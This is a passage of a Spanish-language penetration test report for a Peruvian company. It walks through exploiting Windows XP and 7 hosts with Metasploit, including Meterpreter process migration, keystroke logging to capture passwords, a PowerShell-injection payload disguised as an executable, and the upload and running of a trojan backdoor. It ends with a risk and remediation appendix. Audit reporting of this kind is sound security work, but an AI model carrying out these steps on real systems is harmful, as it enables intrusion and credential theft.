192.168.3.5	soportesistemas	Windows 7	80,135,139,443,445,990,1433,3306,49152,49153,49154,49155,49167,49176
192.168.3.6	Ventas01	Windows 7	135,139,445
192.168.3.7	Ventas02	Windows 7	445,1433,5357,49152,49153,49154,49155,49156,49157,49160


Una vez identificados los servicios y sus vulnerabilidades, el paso siguiente sería la explotación de las vulnerabilidades. Es decir, primero se tiene que probar si realmente las vulnerabilidades identificadas permiten a un atacante causar algún daño. Después se intenta conocer cuál sería ese daño. A pesar de que se haya identificado una vulnerabilidad en la instancia anterior, podría ser que, al momento de intentar explotarla, existan otras medidas de control que no hayan sido consideradas, otras capas de seguridad o distintas variables que podrían hacer más complicada la explotación de la misma. Asimismo, si se logra explotar la vulnerabilidad, podría comprobarse y dimensionar cuál podría ser el daño hacia la organización, en función de la información o sistemas que estuvieran "detrás" de dicha vulnerabilidad.

Fase 03.Obtener Acceso - Explotación de Puertos Abiertos


Para la explotación de los puertos vulnerables, se utilizó la herramienta Kali Linux – Metasploit Framework para sistemas operativos Windows XP con puerto 445 abierto.

Al ejecutar el Payload se pudo visualizar en tiempo real las acciones del usuario en la PC.


Se realizó un seguimiento del accionar del usuario y se obtuvo información de que se ejecutan conexiones remotas al servidor a través de la IP 10.1.1.X, así como también al sistema de marcación de personal.




Sistema de marcacion del personal de la empresa data Business Sac, Trujillo



Además se pudo visualizar la ejecución del proceso de facturación a través del sistema de gestión comercial de la empresa violando la **confidencialidad** de la información.



Y al servicio de correo corporativo.



Para la obtención de los credenciales, se realizó la captura de información realizada por el teclado de la PC con IP 102.168.3.3 de nombre marketingnorte.

Para ello se listo los procesos ejecutados en el instante que el usuario está realizando con el comando **ps.**

```
meterpreter > ps
```

Se lista los procesos ejecutados, y a través del comando **migrate** más el puerto del proceso a vulnerar. (Conexión a escritorio remoto)


```
red  D:\WINDOWS\system32\wbem\wmiprvse.exe
 3988  384   mstsc.exe              x86   0          MARKETINGNORTE\Administra
dor  D:\WINDOWS\system32\mstsc.exe


meterpreter > migrate 3988
[*] Migrating from 1104 to 3988...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
```

Activamos la captura de teclado con el comando **keyscan_dump** para obtener el usuario y contraseña.


```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <Esc>  <Ctrl>  <LCtrl> c <Ctrl>  <LCtrl> v <N1>  <N0>  <Decimal>  <N1>  <Decima
l>  <N1>  <Decimal>  <N6>  <N3>  <Alt>  <LMenu>  <N9>  <N2> cha[redacted] <Tab> c
h[redacted]<Return>
```

Teniendo los credenciales se pudo tener acceso a la carpeta de la victima y archivos publicos, mostrando mucha informacion importante que esta disponible para vulnerar la seguridad de la informacion en **Integridad, Confidencialidad y disponibilidad.**




Para la explotación en sistemas operativos Windows 7 se utilizó la herramienta Kali live,

La herramienta cargara todos los componentes necesario, se procederá a colocar el ip de la pc del auditor, el puerto a atacar y a activar el modo escucha. Además de configurar el troyano para 64 bits.




El Payload empezara a escuchar la conexión de la víctima por el troyano utilizado.




En otro terminal buscamos en la siguiente ruta del archivo creado.

Para abrir el contenido de la carpeta:

Para hacer la copia del archivo a la ruta root del Kali live.



Ruta del archivo creado



Copiamos el archivo X64_powershell_injection.txt (Kali live) a la pc del auditor (Windows 7) para realizar su modificación. Para cambiar la extensión, abrimos el archivo y damos guardar como, selección el tipo "todos los archivos" y cambiamos a extensión .bat

Para Ello se utilizó un programa llamado "**Bat to Exe Converter**"

Cuando el usuario haya dado doble clic al archivo, el Payload nos avisara.

```
resource (reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Sending stage (951296 bytes) to 192.168.3.5
[*] Meterpreter session 1 opened (192.168.3.40:443 -> 192.168.3.5:49717) at 2014
-09-09 18:12:05 +0000
```

Se abrirá sesión en la pc de la víctima con el siguiente comando: **sessions –i 1**

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > ps
```

Mostrará los servicios ejecutados.


```
C:\Windows\system32\SearchIndexer.exe
 2896  1528  mstsc.exe                x86_64  1          soportesistemas\soporte
C:\Windows\system32\mstsc.exe
 2932  544   svchost.exe              x86_64  0          NT AUTHORITY\SERVICIO LOCAL
C:\Windows\system32\svchost.exe
 3004  544   svchost.exe              x86_64  0          NT AUTHORITY\Servicio de red
C:\Windows\system32\svchost.exe
 3092  2296  jusched.exe              x86     1          soportesistemas\soporte
C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
 3208  544   svchost.exe              x86_64  0          NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 3344  952   powershell.exe           x86_64  1          soportesistemas\soporte
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 3444  868   audiodg.exe              x86_64  0
 3832  512   conhost.exe              x86_64  1          soportesistemas\soporte
C:\Windows\system32\conhost.exe
 4088  624   taskmgr.exe              x86_64  1          soportesistemas\soporte
C:\Windows\system32\taskmgr.exe
```

Con el comando keyscan_dump nos permitirá visualizar lo capturado por el teclado.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
rvasquez <Tab> [redacted] <Return>  <Return> ac[redacted] <Return>
meterpreter >
```

Mantener Acceso – Explotación de troyanos/Backdoor.

Para poder mantener el acceso a las pc de la red LAN, se creó un troyano con el nombre "DBPERU.jar", y se procedió a copiar a la máquina virtual "Kali live" para poder enviarse por red a la pc víctima con la **IP 192.168.3.5**



Se Copiara el archivo "DBPERU.jar" a la pc de la víctima a través del siguiente comando:

```
meterpreter > upload /root/DBPERU.jar C:\\users\\soporte\\desktop
[*] uploading  : /root/DBPERU.jar -> C:\users\soporte\desktop
[*] uploaded   : /root/DBPERU.jar -> C:\users\soporte\desktop\DBPERU.jar
```

Para visualizar los archivos del escritorio de la víctima con el comando **dir**

```
C:\Users\soporte\Desktop>dir
```

Nos listara todos los archivos y se buscara el troyano copiado

```
05/09/2014  10:20 a.m.    <DIR>          DBInventory
09/09/2014  05:54 p.m.            83,264 DBPERU.jar
05/09/2014  10:45 a.m.    <DIR>          DMK Libreria
```

Ejecutar el archivo


```
C:\Users\soporte\Desktop>DBPERU.jar
DBPERU.jar
```

Este mismo procedimiento se aplicó a las 04 pc auditadas.

Ahora se procederá a visualizar el troyano en ejecución desde el programa "FRUTA 1.0"


Se puede visualizar

Captura de pantalla de la IP 192.168.3.6 que pertenece a ventas02.




Además nos permite visualizar las unidades lógicas, permitiendo hacer modificaciones a documento y carpetas, extraer la información, y realizar diferentes acciones como abrir navegadores de internet, mandar mensajes, apagar la PC, eliminar antivirus, dañar procesos de ejecución de navegadores como google Chrome y Mozilla, dañar servicios de administrador de tareas, etc.


En la siguiente imagen podemos listar las unidades lógicas de la con la IP 192.168.3.6




Captura de pantalla de la IP 192.168.3.5 que pertenece al equipo "soportesistemas"



En la siguiente imagen se realiza la búsqueda de información importante para su extracción vulnerando **confidencialidad**, además de poder hacer modificaciones, vulnerando la **integridad**,



En la presente imagen se pudo encontrar cuentas de clientes de la zona norte en formato XLs.



Calificación de Riesgo:

El riesgo general planteado para Data Business SAC, Trujillo como resultado de esta prueba de penetración es **ALTA**. Un atacante objetivo tiene el potencial de dañar a la compañía en una manera que pueda tener impacto operativo y financiero directo.

Apéndice A: Detalle Vulnerabilidad y Mitigación

Calificación de la Escala de Riesgo.

De acuerdo con NIST SP 800-30, se descubrió vulnerabilidades y se clasifican en base a la probabilidad y el impacto para determinar el riesgo global.

Ataque: Denegación de Servicio (DoS Wi-Fi)

Clasificación: Alta

Seguridad: Disponibilidad

Sistema afectado: Red Inalámbrica

Descripción: Este tipo de Ataque puede originarse desde una variedad de fuentes, entre las que se encuentran "hacktivistas", este tipo de ataque anula el servicio brindado por el Router para realizar conexiones remotas y/o internet.

Impacto: Si un atacante deniega el servicio de internet, las pc en la red LAN no pueden tener acceso de conexión remota al servidor de archivos, correos y al sistema de gestión comercial, etc.

Remediación: Incluir elementos de control y seguridad de aplicaciones como Kona Site Defender, o utilizar Firewalls de nivel 7 e IPS, para minimizar ataques DoS basados en exploits o fallos software de los aplicativo, así como para eliminar directamente las conexiones "mal hechas".

Ataque: DoS, Ingeniería Social y Man in the middle

Clasificación: Alta

Seguridad: Disponibilidad, Confidencialidad

Sistema afectado: Red Inalámbrica

Descripción: Para el robo de contraseña wifi con seguridad WPA, este tipo de ataque es utilizado por diferentes ataques consecutivos empezando por una denegación del servicio, quitando la señal wifi al usuario de la red LAN, posterior el uso de ingeniería social a través de una web falsa con mensajes de retomar la reconexión del servicio, posterior el uso de man in de middle, que captura el handshake (donde se encuentra la clave cifrada) y valida la información por la otorgada por el usuario víctima.

Impacto: si un atacante es capaz de obtener credenciales válidas o una sesión válida a la red LAN, no hay controles adicionales en el lugar para prevenir una escalada de privilegios. En el curso de este ensayo de penetración, capas adicionales de defensa en esta capa se han mitigado el punto de apoyo inicialmente descubierto adquirida por los atacantes.

Remediación: Asignar un SSID (Identificador del conjunto de servicios) único de la red. Este es el nombre que será visible a quienes buscan una red inalámbrica disponible, colocar un nombre no relacionado a la empresa, Deshabilitar el servicio DHCP y realizar la configuración manualmente. **Monitorizar la aparición de nuevos puntos de acceso en las proximidades**, y recordar a los clientes móviles los peligros de conectarse a un punto de acceso equivocado o malicioso, estos, podrían incluir piratas informáticos leyendo el tráfico desde y hacia los clientes. **Habilitar el filtrado de IP y Mac en la configuración del Router.** Con ellos podemos incluir manualmente una lista de host autorizados a la red LAN. Limitar el rango de la distribución de señal de punto de acceso, de modo que los usuarios puedan conectarse solo hasta cierta distancia, pasado el límite establecido no habrá señal disponible, esta funcionalidad está disponible únicamente en algunos dispositivos, **Cambiar el Canal de comunicación** es otra recomendación de buenas prácticas para tener seguridad Inalámbrica.

Ataque pasivo: Escaneo y Numeración

Clasificación: Baja

Seguridad: Confidencialidad

Sistema afectado: Red LAN

Descripción: Este tipo de Ataque empieza al haber tenido éxito al conectarse a la red LAN y poder realizar un escaneo de toda la red.

Impacto: Si un atacante pudiera realizar un escaneo y numeración de la red LAN, tendría conocimientos de la cantidad de PC activas dentro de la red además de los recursos de

todas las PC como, hostname, grupo de trabajo, IP, MAC Address, Espacios en disco, carpetas compartidas, puertos abiertos y vulnerables, servicios disponibles, etc.

Remediación: Activar el firewall de Windows de todas la pc activas.

Ataque: Explotando Vulnerabilidad en Puerto 135 TCP/IP

Clasificación: Alta

Seguridad: Confidencialidad, Integridad, Disponibilidad

Sistema afectado: Windows XP, con escala a los sistemas de la empresa.

Descripción: El motivo de esta vulnerabilidad es una saturación del búfer. Un atacante que explotara con éxito esta vulnerabilidad podría lograr el control completo de un equipo remoto. Esto le daría la posibilidad de llevar a cabo cualquier acción que deseara en el equipo, lo que incluye modificar archivos, dar formato al disco duro o agregar nuevos usuarios al grupo de administradores local. Etc.

Impacto: Si un atacante pudiera realizar este tipo de ataque, tendría control total del equipo de la víctima, permitiendo vulnerar la seguridad con respecto a la información en detalles de **disponibilidad, integridad y confidencialidad.**

Remediación: Si tenía instalado el parche MS03-026 tiene que actualizarlo con el MS03-039. Además la Desactivación de puertos abiertos que no se utilicen.

Ataque: Explotando Vulnerabilidad en Puerto 445 TCP/IP

Clasificación: Alta

Seguridad: Confidencialidad, Integridad, Disponibilidad

Sistema afectado: Windows XP, con escala a los sistemas de la empresa.

Descripción: Vulnerabilidad del puerto 445, apto a ataque Overflow (MS06-040) que es un tipo de vulnerabilidad de ejecución remota de código que utiliza los puertos TCP 139 y 445 para un desbordamiento de buffer dentro del servicio server RPC (procedimiento remoto)

Impacto: Si un atacante pudiera explotar esta vulnerabilidad, tomaría control total de la computadora de la víctima, permitiendo vulnerar la seguridad con respecto a la información en detalles de **disponibilidad, integridad y confidencialidad.**

Remediación: Actualizar la versión del sistema operativo. Además la Desactivación de puertos abiertos que no se utilicen.

Ataque: Explotando Vulnerabilidad en Puerto 443 TCP/IP

Clasificación: Alta

Seguridad: Confidencialidad, Integridad, Disponibilidad

Sistema afectado: Windows 7, con escala a los sistemas de la empresa.

Descripción: Vulnerabilidad del puerto 443, apto a ataque (MS03-026) que es un tipo de vulnerabilidad de ejecución remota de código que utiliza los puertos TCP 443 para un desbordamiento de buffer dentro del servicio server RPC (procedimiento remoto)

Impacto: Si un atacante pudiera explotar esta vulnerabilidad, tomaría control total de la computadora de la víctima, permitiendo vulnerar la seguridad con respecto a la información en detalles de **disponibilidad, integridad y confidencialidad.**

